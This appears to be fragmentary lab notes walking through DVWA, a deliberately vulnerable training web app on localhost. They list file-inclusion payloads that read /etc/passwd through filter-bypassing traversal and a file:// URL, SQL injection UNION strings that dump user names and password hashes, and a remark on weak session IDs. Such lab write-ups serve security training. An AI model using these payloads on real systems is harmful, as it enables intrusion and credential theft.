
LFI

Low Security




Mid Security

<http://localhost/vulnerabilities/fi/?page=..././..././..././..././..././..././etc/passwd>



High Security

<http://localhost/vulnerabilities/fi/?page=file:///etc/passwd>




SQLi


Low level

**test' and 1=0 union select null, concat(first\_name,0x0a,last\_name,0x0a,user,0x0a,password) from users #**




Mid level





id=0 union select user,password from dvwa.users limit 0,2#&Submit=Submit

High level




0' union select user,password from dvwa.users#







Weak session ID


Low level





Mid level





Convert dvwasession value in epoch unix conveter